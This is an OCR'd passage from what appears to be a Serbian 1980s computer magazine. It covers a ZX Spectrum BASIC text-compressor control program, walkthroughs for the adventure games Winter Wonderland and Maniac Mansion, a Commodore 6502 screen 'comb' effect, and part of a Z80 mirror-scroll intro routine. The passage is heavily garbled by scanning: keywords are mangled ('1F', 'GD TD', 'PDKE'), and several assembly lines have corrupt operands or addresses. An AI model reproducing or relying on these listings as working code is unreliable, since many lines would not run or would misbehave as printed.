ksta         7. LOAD recnika / te
ksta"
  90 INPUT "Opcija? ";opt
 100 1F opt<1 DR opt>7 THEN GD T
D 90
 110 PR1NT AT (opt+8),3; FLASH 1
;opt
 120 PAUSE 100
 130 GO SUB (opt*1000)
 140 GO TD 40
 150 CLEAR 30999
 160 LOAD ""CODE
 170 GO TO 10
 700 LET x=nd: GO SUB 940
 710 POKE 31543,1: POKE 31544,h
 720 LET x=nm: GD SUB 940
 730 POKE 31545,1: POKE 31546,h
 740 LET x=ch: GD SU8 940
 750 POKE 31547,1: POKE 31548,h
 760 RETURN
 800 LET nd=PEEK 31543+PEEK 3154
4*256
 810 LET nm=PEEK 31545+PEEK 3154
6*256
 820 LET ch=PEEK 31547+PEEK 3154
8*256
 830 RETURN
 900 PAUSE 30
 910 PRINT #1;AT 1,0;"Pritisnite
 bilo koji taster"
 920 IF CODE INKEY$=0 THEN GO TD
 920
 930 RETURN
 940 LET h=1NT (x/256)
 950 LET 1=x-h*256
 960 RETURN
1000 REM *Resetovanje pointera*
1010 8ORDER 1: PAPER 1: INK 7
1020 CLS
1030 PRINT "Zelite li da resetuj
ete sadrzaj recnika?": PRINT
1040 INPUT r$
1050 1F r$="n" DR r$="N" THEN GO
 TO 1160
1060 1F r$<>"d" AND r$<>"D" THEN
 GO TO 1040
1070 PRINT "Adresa pocetka recni
ka?          (0 - bez promene)"
1080 INPUT x: 1F x=0 THEN GO TD
1100
1090 GO SUB 940: PDKE 31535,1: P
DKE 31536,h
1100 PDKE 31543,0: POKE 31544,0
1110 POKE 31539,PEEK 31535
1120 PDKE 31540,PEEK 31536
1130 POKE 31547,0: PDKE 31548,0
1140 PRINT "Recnik je resetovan.
": PRINT
1150 GO TD 1200
1160 PR1NT "Zelite li da resetuj
ete tekst?": PR1NT
1170 1NPUT r$
1180 IF r$="n" OR r$="N" THEN GD
 TO 1270
1190 1F r$<>"d" AND r$<>"D" THEN
 GO TO 1170
1200 PDKE 31545,0: POKE 31546,0
1210 PRINT "Adresa pocetka tekst
a?          (0 - bez promene)"
1220 INPUT x: 1F x=0 THEN GO TO
1240
1230 GO SU8 940: POKE 31537,1: P
OKE 31538,h
1240 POKE 31541,PEEK 31537
1250 PDKE 31542,PEEK 31538
1260 PDKE 31547,0: POKE 31548,0
1270 PRINT "Tekst je resetovan"
1280 GD SUB 900
1290 RETURN
2000 REM ** Unosenje teksta **
2010 PAPER 5: BORDER 5: INK 0
2020 GO SUB 800
2030 1F nd<2000 THEN GO TD 2070
2040 CLS : PRINT FLASH 1;"PAZNJA
!"
2050 PRINT "Sadrzaj recnika > 20
00"
2060 GO SUB 900
2070 CLS : PRINT "Broj poruke ";
nm
2080 POKE 31198,1
2090 INPUT a$
2100 LET a=LEN a$
2110 1F a=0 THEN GO TO 2090
2120 1F a<=255 THEN GO TO 2150
2130 PR1NT AT 20,0;"Greska - duz
ina stringa > 255   Molim ponovi
te unosenje"
2140 GO TO 2090
2150 POKE 23296,(a-1)
2160 FOR i=1 TO a
2170 PDKE (23296+i),CODE a$(i)
2180 NEXT i
2190 RANDOMIZE USR 31220
2200 1F a$(1)="_" THEN GO TO 227
0
2210 PRINT AT 1,0;
2220 LET c=PEEK 31198
2230 POKE 23728,nm: RANDDMIZE US
R 31207
2240 POKE 31198,c
2250 LET ch=ch+a
2260 GO TD 2090
2270 LET nm=nm+1
```

```
2280 INPUT "Jos teksta? ";r$
2290 IF r$="d" OR r$="D" THEN GO
 TO 2070
2300 LET nd=PEEK 31543+PEEK 3154
4*256: GO SUB 700
2310 IF nd<2000 THEN GO TO 2330
2320 CLS : PRINT FLASH 1;"PAZNJA
!": PRINT "Recnik je skoro pun"
2330 GO SUB 900
2340 RETURN
3000 REM * Ispis poruka *
3010 BORDER 4: PAPER 4: INK 0
3020 GO SUB 800
3030 IF nm=0 THEN RETURN
3040 FOR i=0 TO nm-1
3050 POKE 23728,i
3060 RANDOMIZE USR 31199
3070 PRINT 21,0;"Broj poruke ";i
3080 GO SUB 900
3090 NEXT i
3100 RETURN

4000 REM * Ispis recnika *
4010 BORDER 5: PAPER 5: INK 1
4020 GO SUB 800: IF nd=0 THEN RE
TURN
4030 LET wds=PEEK 31535+PEEK 315
36*256: CLS
4040 FOR i=1 TO nd STEP 20
4050 CLS : PRINT PAPER 1; INK 7;
"REC";TAB 20;"BROJ": PRINT
4060 FOR j=i to i+19
4070 LET c=PEEK wds: LET wds=wds
+1
4080 LET d=c: IF c>128 THEN LET
c=c-128
4090 PRINT CHR$ c;
4100 IF d<128 THEN GO TO 4070
4110 PRINT TAB 20;j
4120 IF j=nd THEN GO TO 4140
4130 NEXT j
4140 GO SUB 900
4150 NEXT i
4160 RETURN
5000 REM * Podaci o kompresoru *
5010 BORDER 6: PAPER 6: INK 1: C
LS
5020 GO SUB 800
5030 PRINT "PODACI O KOMPRESORU"
:PRINT "-------------------": PR
INT '
5040 PRINT "Nekompresovani tekst
";TAB 20;ch;TAB 27;"bajta": PRIN
T '
5050 LET dl=PEEK 31539+PEEK 3154
0*256-(PEEK 31535+PEEK 31536*256
)
5060 PRINT "Sadrzaj recnika";TAB
 20;nd: PRINT
5070 PRINT "Velicina recnika";TA
B 20;dl;TAB 27;"bajta": PRINT
5080 LET ml=PEEK 31541+PEEK 3154
2*256-(PEEK 31537+PEEK 31538*256
)
5090 PRINT "Kompresovan tekst";T
AB 20;ml;TAB 27;"bajta": PRINT :
 PRINT
5100 PRINT "Recnik + tekst";TAB
20;(dl+ml);TAB 27;"bajta":PRINT
: PRINT
5110 LET x=INT (10000*(1-(dl+ml)
/ch))/100
5120 PRINT "Faktor kompresije";T
AB VAL "20"; FLASH VAL "1";x;"%"
5130 GO SUB 900
5140 RETURN
6000 REM * SAVE *
6010 BORDER 0: PAPER 0: INK 7
6020 GO SUB 700
6030 CLS : SAVE "POINTERI"CODE 3
1535,15
6060 LET x=PEEK 31535+PEEK 31536
*256
6070 LET l=PEEK 31539+PEEK 31540
*256-x
6090 SAVE "RECNIK"CODE x,l
6100 LET x=PEEK 31537+PEEK 31538
*256
6110 LET l=PEEK 31541+PEEK 31542
*256-x
6130 SAVE "TEKST"CODE x,l
6140 PRINT "O.K."
6150 GO SUB 940
6160 GO SUB 900
6170 RETURN
7000 REM * LOAD *
7010 BORDER 0: PAPER 0: INK 7
7020 CLS : LOAD ""CODE 31535
7060 LET x=PEEK 31535+PEEK 31536
*256
7070 LOAD ""CODE x
7090 LET x=PEEK 31537+PEEK 31538
*256
7100 LOAD ""CODE x
7110 GO SUB 940
7120 GO SUB 900
7130 RETURN
```

Na listingu 3 nalazi se bejzik program koji služi za kontrolisanje rutina za kompresiju i dekompresiju teksta. Opcija 1 omogućuje vam da resetujete rečnik i tekst. Za pravilno izvođenje programa, neophodno je da iskoristite ovu opciju pre unošenja bilo kakvih podataka. Da bi bio postignut što veći učinak u uštedi memorije, u prvih 255 lokacija u rečniku unesite reči za koje znate da će se najviše pojavljivati u tekstu. To postižete tako što u tekstu redom kucate te reči, pa zatim obrišete tekst ne dirajući rečnik. U rečniku će ostati željene reči i njihovi kodovi. Vi možete nastaviti kucanje teksta a kompjuter će nastaviti da u rečnik smešta ostale reči koje se manje koriste.

Prilikom unošenja teksta, moguće je u jednom inputu otkucati samo 255 karaktera, s tim da to ne mora biti limit za jednu poruku (ili deo teksta), što će reći da ako je vaša poruka duža od 255 slova, možete je nastaviti u sledećem inputu. Važno je samo da na stvarnom kraju unesete znak "_" (ASCII kôd 95) koji osim što radi kao „kraj poruke" šalje tekst koji sledi u novi red. Novi red pravi i karakter „^" (ASCII kôd 94) koji može biti unesen u bilo kom delu teksta.)

Već smo rekli odakle dokle su smeštene rutine za kompresiju i dekompresiju teksta. Ono što je važno napomenuti jeste da pre startovanja rutina u A registru procesora mora stajati redni broj poruke koju treba ispisati, u HL registru mora stajati startna adresa od koje su smešteni tokeni a u BC registru startna adresa rečnika.

Primena

Pogram za kompresiju teksta ovog tipa moguće je iskoristiti na više načina: praveći igre-avanture, neki obrazovni program ili slično, kao i u slučaju kada želite neki tekst (duži ili kraći) da sakrijete od pogleda radoznalih hakera. Sve u svemu, ni ovo kao i kompresor na pet bitova nije poslednja reč u kompresiji teksta. Ako imate originalna rešenja za štednju prostora, pišite nam. Isto tako, zainteresovani smo za dobar kompresor ekrana – pravi izazov za prave hakere.

◇

AVANTURE

Šetnja po Tibetu

Da ni Tibet više nije ono što je nekad bio, saznaćete iz Sveta avantura.


Piše Nikola Popović

Winter Wonderland

Hrvoje i Jurica Zrilić prijatno su nas iznenadili rešenjima dve popularne avnature: Quest For Holy Grail i Winter Wonderland. Ova prva biće objavljena u nekom od narednih brojeva, a sada da se pozabavimo Wonderland-om.

Mirno letite „Cesnom" i uživate u prekrasnim pejzažima Tibeta. Iznenada, motori se gase i avion pada. Tim padom počinje avantura. Odmah uzmite kaput i cipele. Na lokaciji naseveru pokupite signalni pištolj. Nemojte previše lutati okolo jer je tanak led. Kada naiđete na grizlija koji vam je blokirao put, rešite ga se pištoljem (SHOOT GUN). Zatim se spustite u malu pećinu. Ovde unesite sledeće komande: EXAMINE POT-HOLER, GET ROPE i GET PICK. Prokopajte snežni nanos (DIG SNOW-DRIFT). Uđite u hotel. Kao da su vas ovde očekivali, recepcionarka vam daje ključ od vaše sobe gde se nalazi u usisivač. Uzmite ga (GET CLEANER), pa ga dajte spremačici (Mrs Thompson). Dobićete sapun. Na recepciji uzmite otisak glavnog ključa (PRESS KEY TO SOAP). Idite do bravara (locksmith) koji vam, kao prvoj mušteriji, besplatno izrađuje ključ. Vratite se u hotel i pokupite karticu (CASH CARD) na kojoj se nalazi 100 kredita. U Milton Shopping Center-u kupite hranu (BUY FOOD), a zatim i hrčka (BUY HAMSTER).

Na železničkoj stanici uzmite kartu (GET TICKET) i idite na sever. Na drugoj strani čeka vas Wompa (neka vrsta Jetija). U knjizi „Mythology" iz BOOK SHOP-a piše da Wompe vole da jedu hrčke. Zato spustite hrčka (DROP HAMSTER) i Wompa vam više neće smetati. U banci možete dobiti još 100 kredita. U NEWSAGENCY kupite novine (BUY MAGAZINE). Zatim pročitajte novine (READ MAGAZINE) i primetićete narudženicu. U DIY SHOP-u kupite makaze (BUY SCISSORS) a sprat niže i olovku (BUY PEN). Isecite narudžbenicu (CUT FORM) i ispunite je (FILL FORM) Da bi sve bilo po propisu, u pošti kupite marku (BUY STAMP) i zalepite je (AFFIX STAMP). Narudžbenicu predajte poštaru (GIVE FORM). U SKATE SHOP-u kupite klizaljke (BUY SKATES). Sada možete hodati po za- ▷



ledenoj reči. Na ostrvu uzmite bananu (GET BANANA).

U JOKE SHOP-u kupite lažnu bradu (BUY BEARD). Sa njom izgledate 10 godina stariji pa možete kupiti alkoholno piće (na lokaciji DRY MARTINI otkucajte BUY SPIRIT). Vratite se po ledenicu (GET ICICLE) i krenite ka iglou u kojem se nalazi čekić (MALLET). Čuva ga ratoborni domaćin. Napravite se ludi i pojedite bananu (EAT BANANA) i bacite koru (DROP Peel). Besan što mu prljate kuću, domaćin će krenuti ka vama i okliznuti se. Pokupite čekić i idite do lokacije LEDGE u šumi Zakucajte ledenicu u zemlju (SMASH ICICLE INTO GROUND) i zavežite konopac za nju (TIE ROPE). Spustite se dole i na lokaciji WET GROUND ispustite martini, što će vam osloboditi prolaz. Vratite se u DIY SHOP i kupite super lepak (BUY SUPRA-GLUE). Ovde vas čeka paket (poslali ste narudžbenicu, zar ne?). Otvorite ga (OPEN PARCEL) i u njemu ćete naći zmaja na sklapanje. Pročitajte uputstva (READ MANUAL) i sastavite zmaja (BUILD KIT). Ostavite sve osim kaputa i cipela. Sada možete uzeti zmaja (GET HANG-GLIDER). Krenite do lokacije CLIFF. Ovde se nalazi velika stena koja je idealna za poletanje. Krenite nadole (DOWN) i odletećete u sigurnost.

Toliko o rešavanju Winter Wonderland-a, a sada malo o mapi koja ide uz ovu avanturu: radi lakšeg snalaženja, neke lokacije su obeležene brojevima a svaki broj označava skraćeni naziv lokacije ili predmet koji se na toj lokaciji nalazi na početku igre.

01 - Your Room
02 - Cash Card
03 - Bottle Of Fluid
04 - Mrs Thompson
05 - Receptionist
06 - Pot Holer
07 - Hotel
08 - Icicle
09 - Snow Drift
10 - Food Shop
11 - Lock Smith
12 - Lift
13 - Milton Shopping Centre
14 - Island
15 - Egg
16 - Grizzly
17 - Ski Shop
18 - Pet Shop
19 - Pen
20 - Ice Bridge
21 - Ski Lift
22 - Skate Shop
23 - DIY Shop
24 - Florist
25 - Lift
26 - Prof. Of Ornitology
27 - Book Shop
28 - Dry Martini
29 - Railway Station (Ticket)
30 - Railway Station
31 - Wompa
32 - Post Office
33 - News Agent
34 - Postman
35 - Bank
36 - Travel Agency
37 - Joke Shop
38 - Igloo
39 - Forest
40 - Cliff
41 - Valley
42 - Wet Ground
43 - Ledge

Maniac Mansion

Kompletno rešenje za jednu od najboljih disketnih avantura „Manioc Mansion" dobili smo od tandema **Srdan Janković - Marko Ćosić**. Da podsetimo, cilj je spasti devojku iz ruku profesora koji je poludeo posle pada meteora.

Na početku izaberite, pored Davea, i Michaela (fotograf) kao i Bernarda (fizičar). Posle uvoda, koji morate pretrpeti, u liku Davea idite do otirača ispred kuće, dignite ga, uzmite ključ i otključajte vrata. Pošaljite Bernarda u predsoblje da pritisne desni ukras na ogradi (gargoyle). Kada se vrata ka reaktoru otvore, neka Dave uđe uutra, pokupi ključ i vrati se u predsoblje. Sada pošaljite Bernarda kroz dnevnu sobu u biblioteku. Neka on otvori Loose Panel (poslednji kvadrat na donjem delu police za knjige) i neka uzme kasetu. Neka se, onda, vrati u dnevnu sobu, otvori radio i iz njega izvuče elektronsku cev (radio tube).

Zatvorite radio, uđite u predsoblje i kasetu dajte Daveu. Daveom krenite u likovni atelje i pokupite četku, paint-remover, i činiju voća. Idite desno, u prostoriju sa klavirom, pokupite staru ploču, a kasetu stavite u kasetofon. Vratite se u kuhinju i pažljivo udite da vas ne uhvati baba koja ždere pored frižidera. Ako ste dovoljno brzi možete izaći kuda ste i ušli, i ona vas neće pratiti Uzmite Michaela i dođite pred vrata, u pretsoblje. Zatvorite prednja vrata, uzmite Davea i opet uđite u kuhinju (ako malopre niste uspeli zbog babe). Pokupite baterijsku lampu i testeru sa zida. Otvorite frižider i pokupite sve iz njega. Idite desno u trpezariju i pokupite pile i but. Idite još desno, u ostavi i pokupite sve sa polica, ali razvijač će se razbiti. Ne bojte se, ne smeta

Vratite se istim putem i idite u bodnik 3. Tamo vam Tentacle sprečava prolaz, tražeči hranu. Dajte mu samo posudu sa voćem i voćne sokove. On će otići u ćošak, a vi idite u Fredovu sobu, uzmite žeton (dime) sa poda i penjite se u muzički atelje. Tentacle će vam reći da je u depresiji, a vi ga pustite da se muči i uzmite ploču sa police kao i ključ sa kuke na desnom zidu. Uzmite Bernarda, dovedite ga u tu istu sobu (Fredovu) i neka on ugradi electronic tube u tube socket, levo od radio-prijemnika. Uzmite Davea i idite u prolaz, istrenirajte se na Hunk-o-matic-u, pa ćete ojačati.

Izadite ispred kuće i otvorite grating (levo od vrata), udite, i idite skroz desno, do ventila. Dovedite Micbaela do Davea, i neka mu Dave dâ silver key, kojim će Michael otključati vrata od ostave, ući u dvorište i stati kod bazena Brzim manevrom, neka Dave ispusti vodu iz bazena otvarajući ventil (turn on), a Michael će ući u bazen i pokupiti ključ i radio i brzo iz njega izaći. Neka Dave brzo zatvori ventil, a Michael neka otvori radio i dobice baterije. Daveom dodite do Michaela, u dvorište, gde će mu Michael dati baterije i ključ (glowing key). Neka Dave otvori kapiju na tarabi (gate) i neka dode do vrata garaže, otvori ih i otključa gepek sa yellow key-om, zatim pokupi alat i ode do Bernarda u Fredovu sobu i da mu baterije, alat (tools) i paint remover. Zatim neka Bernard ode do sobe sa biljkom-mesožderkom i obriše paint block upotrebom paint-removera. Pojaviće se vrata, kroz koja će on uči i stati kod žica. Neka Dave ode do sobe sa klavirom i stavi običnu ploču (record, a ne old record) na gramofon, uključi kasetofon, pa onda i gramo-



Maniac Mansion
LEGENDA:

1 - Start
2 - Prolaz
3 - Pošt. sanduče
4 - Garaža
5 - Dvorište
6 - Špajz
7 - Trpezarija
8 - Kuhinja
9 - Predsoblje
10 - Dnevna soba
11 - Biblioteka
12 - Reaktor
13 - Zatvor
14 - Ulazak u lab.
15 - Tajna lab
35 - Meteorova soba
17 - Hodnik 1
18 - Likovni atelje
16 - Soba sa klavirom
19 - Hodnik 2
20 - Medicinska soba
21 - Fliperana
22 - Hodnik 3
22 - Hodnik 4
23 - Foto laboratorija
24 - Hodnik 5
25 - Fredova soba
26 - Ednina soba
27 - Edova soba
28 - Prolaz
29 - Muzički atelje
30 - Soba sa sefom
31 - Soba sa biljkom ljudožderkom
32 - Kupatilo
33 - Soba sa žicama
34 - Opservatorija

fon. Začuće se zvuk, a vi čekajte dok vaza na klaviru ne pukne. Onda isključite kasetofon, pa gramofon. Sada, neka Dave uzme kasetu i ode u dnevnu sobu, otvori kredenac, i ubaci kasetu u kasetofon. Kada ga uključi, popucaće prozori i pašće luster. Pokupite sa poda ključ kojim otvarate desna vrata zatvora.

Ispod levog prozora je cigla (u zatvoru), pritiskom na nju privremeno otvarate vrata zatvora. Michaela postavite u predsoblje, i neka pritisne gargoyle, a kada se vrata otvore, zovite Davea, koji treba da uđe do reaktora i otvori fuse box (LEVO) Potrebno je da Bernard ubaci baterije u lampu i uključi je. Prebacite se na Davea, koji će isključiti struju (circuit breakers). Brzo kod Bernarda, koji će popraviti žice (fix wires with tools). Brzo ugasite lampu i prebacite se na Davea, koji uključuje struju i zatvara fuse box. Bernarda dovedite pred treća vrata u hodniku 4, a Davea na isto mesto. Neka Bernard uđe, i Ed će ga sprovesti u zatvor. Dok se on vraća, vi mu uđite u sobu i uzmite mu hrčka (hamster), card key (iza hrčka), obijte kasicu i pokupite sve novčiće, brzo izađite i idite u prolaz, gde ćete čekati oko 30 sekundi dok Ed ponovo ne uđe u svoju sobu. Sada izađite, idite u dvorište i zagrabite radioaktivnu vodu u Glass Jar, koja će postati Jar of Water.

Sada idite u sobu sa biljkom-mesožderkom i dajte joj tu vodu; od nje će narasti do plafona. Dajte joj konzervu Pepsi-kole i biljka će se umiriti i početi da podriguje. Idite gore u opservatoriju i ubacite novčić u coin slot, pa pritistnite desno dugme. Ubacite još jedan, i još jednom pritisnite desno dugme, a kad prestane da rotira (teleskop), dajte komandu: use real powerful telescope i ako vidite pauka, sve je u redu (za sada).

Odvedite Davea do Edne i ona će ga zatvoriti. On će osloboditi svu trojicu, uz pomoć ključa (old rusty key) i neka Michael i Bernard odu do vrata Ednine sobe, a Davea vratite u opservatoriju. Neka Bernard uđe u Edninu sobu i biće odveden u zatvor, a dok se Edna vraća pokupite ključ sa stočića i idite merdevinama gore. Upalite svetlo (u svim sobama gde je svetlo ugašeno, tražite lampu sa WHAT IS, a palite svetelo sa TURN ON...svetlo ne možete upaliti ukoliko nema struje), pa otvorite sliku sa desnog zida i pojaviće se sef. Udaljite se od njega (ne silazite dole, već idite prema sebi), Dave će pogledati u teleskop i pročitati šifru Zapišite je i njome neka Michael otvori sef i uzme koverat. Otvorite koverat i dobićete novčić (quarter). Davea dovedite u Edninu sobu i ona će ga odvesti u zatvor, a za to vreme vi siđite i bežite u Fredovu sobu (Michael). Sada, ako ste sačekali oko 30 sekundi, idite u sobu sa fliperima, do igre METEOR MESS. Otključajte coin box na njoj i ubacite quarter u igru. Na kraju, pojaviće vam se HIGH SCORES, a prvi po redu je šifra za otvaranje laboratorije. Zapišite prvi broj, ali pazite - ako Fred dođe, igraće tu igru, postaviti novi HIGH SCORE, i šifra će se promeniti, ali vi je opet igrajte tako što ćete pokupiti quarter iz coin boxa.


Prebacite se na Davea koji je u laboratoriji i sa Glowing key otvorite gornji i donji katanac (top and bottom padlock), svaki posebno, pa otvorite spoljna vrata. Pojaviće se druga (unutrašnja) vrata, a njih otvorite HIGH SCORE-om, ali ne ulazite. Neka Michael ode do Fredove sobe, uključi radio, pročita broj policije sa poternice, i neka pozove policiju. Policajac će reći da stiže, a vi ugasite radio, i prebacite se na Davea, u zatvor. Čekajte policajca, a kad stigne on će uhapsiti meteor, a potom neka Dave uđe u laboratoriju, ali prethodno treba da pokupi bedž, koji će policajac izgubiti, na podu zatvora. Pojaviće se Purple Tentacle, i kada bude hteo da vas strpa u zatvor, pokažite mu bedž (give badge to Purple Tentacle) i on će pomisliti da ste policajac, pa će početi da vam priča kako je nevin, i nateran da čini nedela. A kada se ispovedi, ididte desno, prođite doktora koji urla i uključuje mehanizam za samouništenje.

Uzmite skafaner iz plakara (locker), i obucite ga. Ubacite CARD KEY u CARD SLOT (desno od desnih vrata), vrata će se otvoriti, a vi uđite i ugasite prekidač, koji se nalazi levo od vrata. Dr Fred će postati normalan i ugasice mehanizam za samouništenje, ali samo ako je pre toga policajac odneo meteor. Potom će osloboditi vašu devojku. Sledi kraj.

◇

COMMODORE INTRO SERVIS

Pročešljaj mi ekran



Da, u prvu ste. Naslov možda zvuči glupo, ali efekat koji vam ovom prilikom dajemo zaista odgovara. O čemu se radi – shvatićete ukoliko nastavite da čitate ovaj test.

Piše Milan Vještica

Efekat koji vam sada opisujemo omogućiće vam da izvršite brzu izmenu sadržaja ekrana novim. To neće izvršiti na jednostavan način, zamenom postojećeg sadržaja ekrana novim, već ćemo uvesti i neke zanimljive efekte.

Za početak, zamislite da se vaš ekran sastoji od dva posebno odvojena ekrana. Neka prvom ekranu pripadaju sve neparne linije stvarnog ekrana, a neka drugom ekranu pripadaju sve parne linije. Dva ekrana koja smo na ovaj način dobili sastoje se iz naizmeničnih linija i šupljina (zar vas to ne podseća na češalj?). Sada ćemo početi, polako, da jedan ekran pomeramo na jednu stranu, a u isto vreme i drugi ekran na drugu stranu, drugim rečima - da „češljamo".

Da, na ovaj način smo uspeli da obrišemo ekran, ali još uvek se nije pojavio sadržaj novog, reći ćete. Ali, ne zadugo. Novi ekran koji je potrebno ispisati podelićemo, na identičan način, na parne i neparne linije. Parne linije ćemo polako prikazivati na ekranu sa one strane gde su malopre nestale parne linije starog ekrana, a neparne sa druge strane. Nakon izvesnog vremena sadržaj novog ekrana je postao vidljiv, a korisnik je imao priliku da vidi jedan zanimljiv, a u isto vreme jednostavan efekat.

LISTING 1

```
., 2072  LDA #$00
., 2074  LDX $20B0
., 2077  STA $0400,X
., 207A  STA $0450,X
., 207D  STA $04A0,X
., 2080  STA $04F0,X
., 2083  STA $0540,X
., 2086  INX
., 2087  STX $20B0
., 208A  LDX $20B1
., 208D  STA $0428,X
., 2090  STA $0478,X
., 2093  STA $04C8,X
., 2096  STA $0518,X
., 2099  DEX
., 209A  STX $20B1
., 209D  CPX #$FF
., 209F  BEQ $20B2
., 20A1  LDX #$00
., 20A3  LDY #$00
., 20A5  INX
., 20A6  BNE $20A5
., 20AB  INY
```

▷

```
., 20A9  CPY #$13
., 20AB  BNE $20A5
., 20AD  JMP $2072
., 20B0  NOP
., 20B1  NOP
., 20B2  LDX #$00
., 20B4  LDY #$00
., 20B6  INX
., 20B7  BNE $20B6
., 20B9  INY
., 20BA  CPY #$F0
., 20BC  BNE $20B6
., 20BE  LDA #$27
., 20C0  STA $20B0
., 20C3  LDA #$00
., 20C5  STA $20B1
., 20CB  LDX $20B0
., 20CB  LDA $1700,X
., 20CE  STX $0400,X
., 20D1  LDA $1750,X
., 20D4  STA $0450,X
., 20D7  LDA $17A0,X
., 20DA  STA $04A0,X
., 20DD  LDA $17F0,X
., 20E0  STA $04F0,X
., 20E3  LDA $1B40,X
., 20E6  STA $0540,X
., 20E9  DEX
., 20EA  LDA $20B0
., 20ED  LDX $20B1
., 20F0  LDA $172B,X
., 20F3  STA $042B,X
., 20F6  LDA $177B,X
., 20F9  STA $047B,X
., 20FC  LDA $17C8,X
., 20FF  STA $04C8,4
., 2102  LDA $1B18,X
., 2105  STA $0518,X
., 2108  INX
., 2109  STX $20B1
., 210C  CPX #$28
., 210E  BEQ $211F
., 2110  LDX #$00
., 2112  LDY #$00
., 2114  INX
., 2115  BNE $2114
., 2117  INY
., 211B  CPY #$13
., 211A  BNE $2114
., 211C  JMP $20C8
., 211F  RTS
```

Češalj-rutina

Rutina kojom je postignut ovaj efekat ekrana data je na (jedinom) listingu. Važno je napomenuti da je pre pozivanja ove rutine potrebno postaviti dva brojača, koji se nalaze na lokacijama #20B0 i #2DB1. Vrednost prvog brojača je #FF, dok je vrednost drugog #28. Ovo je najjednostavnije postaviti komandom W 20B0 FF 28.

◇

SPECTRUM INTRO SERVIS

Let's Scroll Again

U nekoliko prethodnih brojeva prosto smo vas zatrpali raznim intro mejkerima i sličnim programima. Nekoliko čitalaca nas je kritikovalo kako programe ne bi trebalo da objavljujemo bez asemblerskog listinga. Kao razlog naveli su nemogućnost učenja, što je glavni cilj našeg časopisa. Kritiku primamo; od sada ćemo vam prvenstveno davati asemblerske listinge, dok ćemo u DEC LOAD obliku davati samo neke duže programe. Nadamo se da će sada svi biti zadovoljni.

Piše Predrag Bećirić

Razni skrolovi teksta po ekranu osnovni su deo bilo kog intro programa. Zbog toga vam i sada dajemo listing jedne takve rutine. Rutina ne pruža ništa posebno novo, ali je data u asemblerskom obliku, sa detaljnim komentarima, tako da ćete lako naučiti na koji se način može napraviti jednostavan skrol.

Mirror scroll

Skrol teksta je standardni, s leva na desno, s tim što se sastoji iz dva dela.

Prvi deo predstavlja normalni skrol teksta, koji se odvija u prvoj trećini ekrana. Slova su veličine osam puta osam karaktera, a definicija slova može se menjati na standardan način. Važno je samo u sistemsku varijablu 23606 uneti adresu od koje je smeštena nova definicija slova.

Drugi deo skrola predstavlja skrol istih onih karaktera kao i u prvom delu, ali ovaj put okrenutih naglavce, kao kada bismo prvi skrol gledali u ogledalu.

Rutinu koju ovom prilikom dajemo potrebno je asemblirati bilo pomoću GENS-a ili nekog drugog asemblera. Jedino što je potrebno je na početku uneti adresu od koje će se program asemblirati. To postižete korišćenjem direktive ORG, kojoj kao parametar navodite adresu od koje program treba da se asemblira. Naravno, pre svega ovoga potrebno je uneti tekst koji će se skrolovati.

Rutinu je sada potrebno snimiti zajedno sa igrom. Za to je potrebno da cela igra bude učitana u memoriju računara, ali da se pri tom ne startuje. Zatim je potrbno pretražiti memoriju i pronaći negde prazan blok memorije u koji se može učitati naša rutina. U ovo područje je, sada, potrebno učitati snimljenu rutinu, koju smo asemblirali od ove adrese. Preostalo nam je još samo da igra, pre nego što se startuje, pozove našu rutinu.

Listing MIRROR SCROLL

```
start LD    A,128        ; Inicijalizuju se početne vrednosti.
      LD    HL,maska+1   ;
      LD    (HL),A       ;
      LD    A,56         ; Postavljaju se boje na ekran.
      LD    HL,22528     ; Paper 0.
      LD    DE,22529     ; Ink 7.
      LD    (HL),A       ;
      LD    BC,767       ;
      LDIR               ;
      XOR   A            ;
      DUT   (254),A      ; Border ima vrednost 0.
      LD    (23560),A    ; Nije pritisnut ni jedan taster.
      LD    HL,16384     ;
loop1 LD    DE,def       ; Ceo ekran se popunjava jednim
      PUSH  HL           ; istim karakterom, da bi bio
      LD    8,17         ; lepši utisak skrola
loop2 LD    A,(DE)       ; Izgled tog karaktera može se
      LD    (HL),A       ; promeniti menjanjem osam bajtova
      INC   DE           ; koji počinju od labele def.
      INC   H            ;
      DJNZ  loop2        ;
      POP   HL           ;
      INC   L            ;
      JR    NZ,loop1     ;
prom  LD    IX,text      ; Postavlja se pointer na početak
loop3 LD    A,(IX+0)     ; teksta koji se skroluje.

      AND   A            ; Uzima se prvi karakter. Ako je
      JR    Z,prom       ; nula, došlo je do kraja poruke. U
      INC   IX           ; tom slučaju, poruka počinje od
      LD    BC,(23606)   ; početka.

      LD    H,0          ; Pronalazi se početak definicije
      LD    L,A          ; karaktera u karakter setu.
      ADD   HL,HL        ; To se postiže množenjem sa 8,
```

```
        ADD   HL,HL          ; a zatim dodavanjem početka
        ADD   HL,HL          ; karakter seta.
        ADD   HL,BC          ;
        LD    (chars),HL     ; Dobijena adresa se pamti.
        LD    A,(23560)      ; Testira se da li je pritisnut
        AND   A              ; neki taster. U slučaju da jeste,
        RET   NZ             ; dolazi do povratka.
        LD    B,8            ; Petlja za iscrtavanje slova.
loop4   PUSH  BC             ; Brojać ide na stek.
        HALT                 ; definicija karaktera. Čeka se
        LD    HL,22529       ; da elektronski mlaz dođe u levi
        LD    DE,22528       ; ugao ekrana, a zatim sledi skrol
```



```
        LD    A,17           ; prvih 17 linija atributa.
loop5   LD    BC,31          ; To se radi na najjednostavniji
        LDIR                 ; način sa LDIR instrukcijom, jer
        INC   HL             ; nam neka prevelika brzina sada
        INC   DE             ; nije ni potrebna.
        DEC   A              ;
        JR    NZ,loop5       ;
        LD    HL,22559       ; Početak iscrtavanja prvog znaka.
        EXX                  ;
        LD    DE,23039       ; Početak iscrt. drugog znaka koji
        EXX                  ; izgleda kao i prvi, ali u ogledalu.
        LD    DE,(chars)     ; Početak definicije karaktera u DE.
        LD    B,8            ; Brojac2 ima vrednost 8.
loop6   LD    A,(DE)         ; Maska određuje koja će se kolona
maska   AND   128            ; karaktera iscrtavati.
        JR    NZ,tacka       ;
        LD    A,63           ; Na mestu gde je setovan bit crta se
        JR    dalje          ; beli atribut.
tacka   LD    A,56           ; Na mestu gde je resetovan bit crta
dalje   LD    (HL),A         ; se crni atribut.
        EXX                  ;
        LD    (DE),A         ; To isto se uradi i za drugi znak, ali
